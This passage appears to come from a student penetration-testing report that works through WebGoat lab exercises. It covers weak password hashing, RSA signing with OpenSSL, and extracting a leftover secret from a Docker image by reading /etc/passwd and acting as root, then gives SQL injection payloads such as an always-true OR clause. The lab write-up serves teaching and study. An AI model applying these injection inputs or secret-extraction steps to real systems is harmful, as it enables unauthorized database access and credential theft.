While hashing appears to be a secure method for data integrity verification, it is fundamentally unsuitable for password storage. The primary vulnerability lies in the susceptibility to dictionary attacks and precomputed hash databases, such as rainbow tables. An attacker can generate hashes for a comprehensive list of potential passwords and store these in a database. When a hashed password is encountered, the attacker can simply look up the hash in this database to retrieve the original password.

Certain hashing algorithms, including MD5 and SHA-1, are now considered obsolete and insecure for cryptographic purposes. These algorithms are vulnerable to collision attacks, where two different inputs produce the same hash value. Although generating collisions requires substantial computational resources, it remains a feasible threat with modern computing capabilities.




Figure 27: MD5 Center converter (author)

For the first hash, we use MD5 center on GromWeb, converting the sequence of characters to a string.

Whereas for the second hash we use another online hash decrypted, like 10015.io. The result is shown below.

Figure 28: SHA256 converter (author)

Digital Signatures

According to WebGoat A digital signature is a cryptographic hash used to verify the validity and integrity of data. The signature can be supplied separately from the data it validates, or it can be included within the same file, as seen in CMS or SOAP formats, where parts of the file contain data and parts contain the signature.
Signing is crucial when data integrity is important. It ensures that data sent from Party-A to Party-B has not been altered. Party-A signs the data by generating a hash of the data and encrypting that hash using an asymmetric private key. Party-B can then verify the data's integrity by calculating the hash of the received data and decrypting the signature using the corresponding public key to ensure both hashes match.

RAW Signatures

A raw signature is typically generated by Party-A through the following steps:

1. Create a hash of the data (e.g., SHA-256 hash).

2. Encrypt the hash using an asymmetric private key (e.g., RSA 2048-bit key).

3. Optionally encode the binary encrypted hash using Base64 encoding.

Party-B must obtain the certificate containing the public key, which may have been exchanged beforehand. Thus, at least three files are involved: the data, the signature, and the certificate.

CMS Signatures

A CMS (Cryptographic Message Syntax) signature standardizes the process of sending data, signature, and the public key certificate in a single file from Party-A to Party-B. As long as the certificate is valid and not revoked, Party-B can use the supplied public key to verify the signature.

SOAP Signatures

A SOAP signature includes data, the signature, and optionally the certificate, all within a single XML payload. Special steps are involved in calculating the hash of the data because the SOAP XML might introduce additional elements or timestamps during transmission. SOAP Signing also allows different parts of the message to be signed by different parties.

Email Signatures

Sending emails is straightforward, but emails can be sent with a forged FROM field. To guarantee the sender's identity, emails can be signed. A trusted third party verifies the sender's identity and issues an email signing certificate. The sender installs the private key in their email application and configures it to sign outgoing emails. The certificate is associated with a specific email address, and recipients can verify the sender using the public certificate issued by the trusted third party.

PDF, Word, and Other Signatures

Documents such as Adobe PDF and Microsoft Word files also support digital signatures. The signature is embedded within the document, and there is a clear distinction between the data and metadata. Governments often send official documents with a PDF that includes a certificate.

Now we are supposing a private RSA key is sent to you. We should determine the modulus of the RSA key as a hex string and calculate a signature for that hex string using the key. To do this we are going to use OpenSSL.

First, we must copy the RSA key into a text file and save it as a .key one. In our case, dip.key. Then, executing the below OpenSSL command to create a new file for the public key as dip.pub.




Figure 29: OpenSSL command to create public key (author)

The next OpenSSL command is to get the modulus, which is presented afterwards.

```
┌──(root㉿kali)-[/home/kali]
└─# openssl rsa -in dip.pub -pubin -modulus -noout
Modulus=CAAEA181AFFA02876FB452F39C2397C9A74F66CB38CB6AA3E8675
BD2D62B94FE3C614657229FA2BB9D06A6292EC56761AB919AC8F47B56288C
A71D63588C628534946F391DEEB1F79720C04A22D515746F2AC65533CFA21
2A03AE55A255A642AB02D2016B83D81B175C536BA68575738B075DAFAF357
CD64AF1E2C635C2E3FC96CF18952D8861F50DC10D10EF877B843D289BFE39
F04D2C0EE504AB844ACDCD7FEEB38D82FB8FE6ED2A260AD0713BE6EEB5CFE
510DDC8376012A4D948C22856E3D832CE6EB4068D5FC24153DDE9A122E4D6
54F2586B578166B51C804F00D6424973FAB97873B4DF9A3EA447A71F47A72
CFF463644B8E2E031195994376FC2E11
```

Figure 30: OpenSSL command to get the modulus (author)

Already having the modulus, we now need to find out a signature based on that modulus. First, outputting the specified sequence and not the trailing newline character (-n), then taking the output from the left and passing it to the right part. Using dgst for computing message digests(hashes) then indicating that the input data should be signed using the specified private key, dip.key. Specifying the sha256 hash function to be applied and then the output where the file containing the signature will be stored.

```
┌──(root㉿kali)-[/home/kali]
└─# echo -n "CAAEA181AFFA02876FB452F39C2397C9A74F66CB38CB6AA3
E8675BD2D62B94FE3C614657229FA2BB9D06A6292EC56761AB919AC8F47B5
6288CA71D63588C628534946F391DEEB1F79720C04A22D515746F2AC65533
CFA212A03AE55A255A642AB02D2016B83D81B175C536BA68575738B075DAF
AF357CD64AF1E2C635C2E3FC96CF18952D8861F50DC10D10EF877B843D289
BFE39F04D2C0EE504AB844ACDCD7FEEB38D82FB8FE6ED2A260AD0713BE6EE
B5CFE510DDC8376012A4D948C22856E3D832CE6EB4068D5FC24153DDE9A12
2E4D654F2586B578166B51C804F00D6424973FAB97873B4DF9A3EA447A71F
47A72CFF463644B8E2E031195994376FC2E11" | openssl dgst -sign d
ip.key -sha256 -out signdip.sha256
```

Figure 31: Computing message digests and signing the data (author)

We do a quick check to see if the newly created file is available in local storage.

Figure 32: Check the local storage (author)

Next step is to encode the recently created signature, through a base64 encoding, since the resulting signature is a binary file, which is not easily readable or transferable in many contexts. Thus, we make it easier to include text-based documents or communication protocols, ensuring it remains intact during transmission.




Figure 33: Encode the recently created signature (author)

A significant issue in many systems is the reliance on default configurations, such as default usernames and passwords in routers, default passwords for keystores, and default unencrypted modes of operation.

Java cacerts

"Cacerts represent a system-wide keystore with CA certificates. System administrators can configure and manage that file using keytool, specifying jks as the keystore type. The cacerts keystore file ships with several root CA certificates. The initial password of the cacerts keystore file is changeit. System administrators should change that password and the default access permission of that file when installing the SDK." (IBM, 2024). Securing the cacerts file with a custom password is crucial when protecting trusted certificate authorities. It prevents unauthorized addition of untrusted, self-signed certificate authorities, thereby enhancing the security of your Java applications.

Protecting Your id_rsa Private Key

If we use an SSH key for services like GitHub, do we leave your id_rsa private key unencrypted on your disk or even on a cloud drive? By default, SSH key pairs are generated with the private key unencrypted. While this is convenient and offers some protection if the file system is secure, encrypting the private key is a better practice. This way, we will need to enter a password whenever you use the key, adding an extra layer of security.

SSH Access to Your Server

When we acquire a virtual server from a hosting provider, the initial setup often includes insecure defaults. Typically, SSH access is available on the default port (22), and username/password authentication is enabled. One of the first security measures you should implement is to configure SSH to disallow root login and disable username/password authentication, permitting only SSH key-based access with a strong key. Failure to do so may result in numerous brute force attempts to gain access to your server.

In the following assignment we need to retrieve a secret that has accidentally been left inside a docker container image. With this secret, we can decrypt the following message: **U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=**.

We can execute the command below to start the journey of finding the secret. First, we create and start a new container from the specified image. Running the container in detached mode, it runs in the background so that it does not block the terminal.

```
└─# docker run -d webgoat/assignments:findthesecret
Unable to find image 'webgoat/assignments:findthesecret' loc
ally
findthesecret: Pulling from webgoat/assignments
5e6ec7f28fb7: Pull complete
1cf4e4a3f534: Pull complete
5d9d21aca480: Pull complete
0a126fb8ec28: Pull complete
1904df324545: Pull complete
e6d9d96381c8: Pull complete
d6419a981ec6: Pull complete
4cf180de4a1f: Pull complete
ff2e10214d79: Pull complete
Digest: sha256:3fba41f35dbfac1daf7465ce0869c076d3cdef017e710
dbec6d273cc9334d4a6
Status: Downloaded newer image for webgoat/assignments:findt
hesecret
8ff169dcf9bc7b841ed1285af933d452bcce62ff50bc3c6413729d72fdc2
df5c
```

Figure 34: Running the container in detached mode (author)

We execute “docker ps” to list all currently running containers. There we can find the Container ID.




Figure 35: List running containers (author)

Running a new command inside a running Docker container. Enabling an interactive terminal session so that the input stream is open. Then we specify the command to run inside the container, allowing us to interact with the file system and execute commands. We do a quick check to see what is included in the container’s file system. Noticing the different directories, we go through etc directory which contains the system information according to Oracle. A ls check provides us with information regarding files and subdirectories. As we can see we have two password files named respectively passwd and passwd-.




Figure 36: Set of instructions inside a running Docker container (author)

The cat command is used to display the contents of a file, in our case passwd. Containing information about all user accounts on the system, we can see that the user id for root is 0. Having this in mind can help us in logging in as user root in the terminal.




Figure 37: The “cat” command (author)

Now executing the same command as a few steps before, but with the only change that we take control of the root user. Thus, giving us access to all directories and subdirectories of the container’s local drive.

Figure 38: Taking control of user root (author)

Changing the working directory to root, where the password is stored, we can notice that what we were looking for, was the default_secret key.




Figure 39: The default_secret key (author)

Trying to decrypt the piped data with openssl by using the -aes-256-cbc cipher. AES stands for Advanced Encryption Standard, which is a common symmetric block cipher. The 256 refers to the key size, which is 256 bits. CBC stands for Cipher Block Chaining mode. The -d flag indicates that decryption shall be performed and -a flag to use base64 scheme. The -kfile default_secret flag specifies the location of the key file to be used for decryption. The results are displayed below.




Figure 40: The -aes-256 cipher (author)

IV.4 Exploitation

In order to determine whether vulnerabilities are genuine and what information or access may be obtained, this step exploits vulnerabilities that have been discovered. Without consent from the target's asset owners, exploitation and all subsequent actions carry legal consequences. The success of this step is heavily dependent on previous efforts. Most exploits are developed for specific vulnerabilities and can cause undesired consequences if executed incorrectly. Best practice is identifying a handful of vulnerabilities and developing an attack strategy based on leading with the most vulnerable first. Exploiting targets can be manual or automated depending on the end objective. Some examples are running SQL Injections to gain admin access to a web application or social engineering a Helpdesk person into providing admin login credentials. Kali Linux offers a dedicated catalog of tools titled Exploitation Tools for exploiting targets that range from exploiting specific services to social engineering packages.

SQL Injections

SQL is a standardized (ANSI in 1986, ISO in 1987) programming language which is used for managing relational databases and performing various operations on the data in them.

A database is a collection of data. The data is organized into rows, columns, and tables, and indexed to make finding relevant information more efficient.

“A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system” (OWASP, 2024).

Now in the following we must carry out an SQL injection. Given the Employees table, we need to retrieve the department of the employee Bob Franco.

Employees Table

userid	first_name	last_name	department	salary	auth_tan
32147	Paulina	Travers	Accounting	$46.000	P45JSI
89762	Tobi	Barnett	Development	$77.000	TA9LL1
96134	Bob	Franco	Marketing	$83.700	LO9S2V
34477	Abraham	Holman	Development	$50.000	UU2ALK
37648	John	Smith	Marketing	$64.350	3SL99A

Figure 41: The Employees Table (author)

This is a basic assignment, where we can retrieve the data, we want by a simple query.




Figure 42: The query to get user 96134 data (author)

Changing the department of Tobi Barnett to Sales is made possible through another simple query where we use the UPDATE statement.

Figure 43: Using the UPDATE statement (author)

The other one requires us to add another column to the table. Using ALTER and ADD statements.




Figure 44: Using the ALTER statement (author)

Using GRANT statement to give privileges to a specific user or role, or to all users, to perform actions on database objects. In our case we grant privileges of the select type to the unauthorized user.




Figure 45: Using the GRANT statement (author)

String SQL Injection

The following requires us to use the given form to retrieve all the users from the users table.




Figure 46: The given form to retrieve all users (author)

To retrieve information for all users the query should look like this SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'. The first part retrieves all columns from the table where the first_name is John. OR '1' = '1' is the key part to vulnerability. The expression '1' = '1' is always true. So, regardless of the outcome of the first_name and last_name conditions, the overall WHERE clause will always be true, effectively returning all rows from the user_data table.




Figure 47: The solution provided to retrieve information for all users (author)

Numeric SQL Injection

Login_Count = 1 This condition checks if the Login_Count column equals 1, AND userid = 1 This condition checks if the userid column equals 1, OR True This condition is always true. The "Login_Count = 1 AND userid = 1" part is evaluated first.

